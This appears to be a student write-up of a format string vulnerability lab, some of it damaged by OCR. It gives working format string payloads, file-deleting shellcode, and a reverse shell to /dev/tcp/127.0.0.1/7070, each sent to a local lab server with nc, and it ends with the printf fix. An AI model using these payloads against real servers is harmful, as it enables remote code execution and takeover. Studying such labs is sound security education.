


Task 5: Change the Server Program's Memory

Task 5.A: Change the value to a different value

- target's address is 0x0804a040


```
echo $(printf
"\x40\xa0\x04\x08")_%.8x_%.8x_%.8x_%.8x_%.8x_%.8x_%.8x_%.8x_%.8x_%.8x_%.8x_%.8x_%.8x_%.8x_%.8x_%.8x_%.8x_%.8x_%.8x_%.8x_%.8x_%.8x_%.8x%n
```



Task 5.B: Change the value to 0x500

0x500 = 1280

```
echo $(printf "\x40\xa0\x04\x08")_%.8x_%.8x_%.8x_%.8x_%.8x_%.8x_%.8x_%.8x_%.8x_%.8x_%.8x_%.8x_%.8x_%.8x_%.8x_%.8x_%.8x_%.8x_%.8x_%.8x_%.8x_%.1277x%n
```



Task 5.C: Change the value to 0xFF990000


```
echo $(printf "\x43\xa0\x04\x08\x40\xa0\x04\x08\x41\xa0\x04\x08\x11\x22\x33\x44\x42\xa0\x04\x08")_%.8x_%.8x_%.8x_%.8x_%.8x_%.8x_%.8x_%.8x_%.8x_%.8x_%.8x_%.8x_%.8x_%.8x_%.8x_%.8x_%.8x_%.8x_%.8x_%.8x_%.8x_%.8x_%.36x%hnn%_hnn%hnn%.153x%hnn | nc -u 127.0.0.1 9090
```

0xFF

0xFF + 1 = 0x00

0x00 + 0 = 0x00

0x00 + 153 = 0x99



> In format string attacks, changing the content of a memory space to a very small value is quite challenging

To get a very small value, we need to use an overflow technique.

First, we use `%x` to achieve the address of variable. In order to get the specified length of output, we use format specifier. So we may not be able to directly obtain small value, and we use overflow to do that.


In addition, 0x00 can't be output in terminal, so if our memory space is 16-bit, we can use 2^{16} to represent 0x00, the lower part of the 2^{16} is 0x00 and the high part does not be stored.

Task 6: Inject Malicious Code into the Server Program

> It should be noted that we can put NOP (\0x90) at the beginning of our shellcode to make our life easier

In this way, even if we fail to jump to the starting address of the shellcode, we can enter the shellcode smoothly even if we jump to the nop, which improves our fault tolerance rate.

Shellcode start address is shown :




And it's complicated to generate the string, so we use a python script to do this work.

```python
from struct import pack

shellcode = '\x31\xc0\x50\x68bash\x68////\x68/bin\x89\xe3\x31\xc0\x50\x68-ccc\x89\xe0\x31\xd2\x52\x68ile \x68/myf\x68/tmp\x68/rm \x68/bin\x89\xe2\x31\xc9\x51\x52\x50\x53\x89\xe1\x31\xd2\x31\xc0\xb0\x0b\xcd\x80'
nop = '\x90'

ret_addr = 0xBFFFE75C
target_addr = pack('<I', ret_addr) + pack('<I', ret_addr + 2)

nop_num = 0x100

shellcode_start_adr = 0xBFFFE7C0 + nop_num
```

```
high_adr, low_adr = divmod(shellcode_start_adr, 0x10000)

fill_num_1 = low_adr - 8 if low_adr > 8 else low_adr + 0x10000 - 8
fill_num_2 = high_adr - low_adr if high_adr > low_adr else high_adr + 0x10000 - low_adr

print("{target_addr}%{fill_num_1}x%24$hn%{fill_num_2}x%25$hn{nop}{shellcode}".format(target_addr=target_addr, fill_num_1=fill_num_1, fill_num_2=fill_num_2, nop=nop*nop_num, shellcode=shellcode))

```

And `/bin/bash -c "/bin/rm /tmp/myfile"` is executed.



Task 7: Getting a Reverse Shell


The same as Task 6, we just replace the shellcode and open another shell to listen to port 7070.

```
echo $(printf "\x3e\xe7\xff\xbf\x11\x22\x33\x44\x3c\xe7\xff\xbf\x11\x22\x33\x44\x3f\xe7\xff\xbf\x11\x22\x33\x44\x3d\xe7\xff\xbf").%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.50x%hhn%.65x%hhn%.127x%hhn%.41x%hhn$(printf "\x90\x90\x90\x90\x90\x90\x31\xc0\x50\x68bash\x68////\x68/bin\x89\xe3\x31\xc0\x50\x68-ccc\x89\xe0\x31\xd2\x52\x682>&1\x68<&1 \x6870 0\x681/70\x680.0.\x68127.\x68tcp/\x68dev/\x68 > /\x68h -i\x68/bas\x68/bin\x89\xe2\x31\xc9\x51\x52\x50\x53\x89\xe1\x31\xd2\x31\xc0\xb0\x0b\xcd\x80") | nc -u 127.0.0.1 9090
```

or python


```python
from struct import pack

shellcode = '\x31\xc0\x50\x68bash\x68////\x68/bin\x 89\xe3\x31\xc0\x50\x68-ccc\x89\xe0\x31\xd2\x52\x682>&1\x68<&1 \x6870 0\x681/70\x680.0.\x68127.\x68tcp/\x68dev/\x68 > /\x68h -i\x68/bas\x68/bin\x89\xe2\x31\xc9\x51\x52\x50\x53\x89\xe1\x31\xd2\x31\xc0\xb0\x0b\xcd\x80'
nop = '\x90'

ret_addr = 0xBFFFE75C
target_addr = pack('<I', ret_addr) + pack('<I', ret_addr + 2)

nop_num = 0x100
z
shellcode_start_adr = 0xBFFFE7C0 + nop_num
high_adr, low_adr = divmod(shellcode_start_adr, 0x10000)

fill_num_1 = low_adr - 8 if low_adr > 8 else low_adr + 0x10000 - 8
fill_num_2 = high_adr - low_adr if high_adr > low_adr else high_adr + 0x10000 - low_adr

print("{target_addr}%{fill_num_1}x%24$hn%{fill_num_2}x%25$hn{nop}{shellcode}".format(target_addr=target_addr, fill_num_1=fill_num_1, fill_num_2=fill_num_2, nop=nop*nop_num, shellcode=shellcode))
```

We get a reverse shell and execute `pwd`.




Task 8: Fixing the Problem

> Remember the warning message generated by the gcc compiler?



The gcc warning reminds us format not a string literal and not format arguments so that the compiler can't check the format of string and maybe cause the volnerability.

```
// Origin
printf(msg);

// Fixed
printf("%s", msg);
```



the vulnerability is fixed.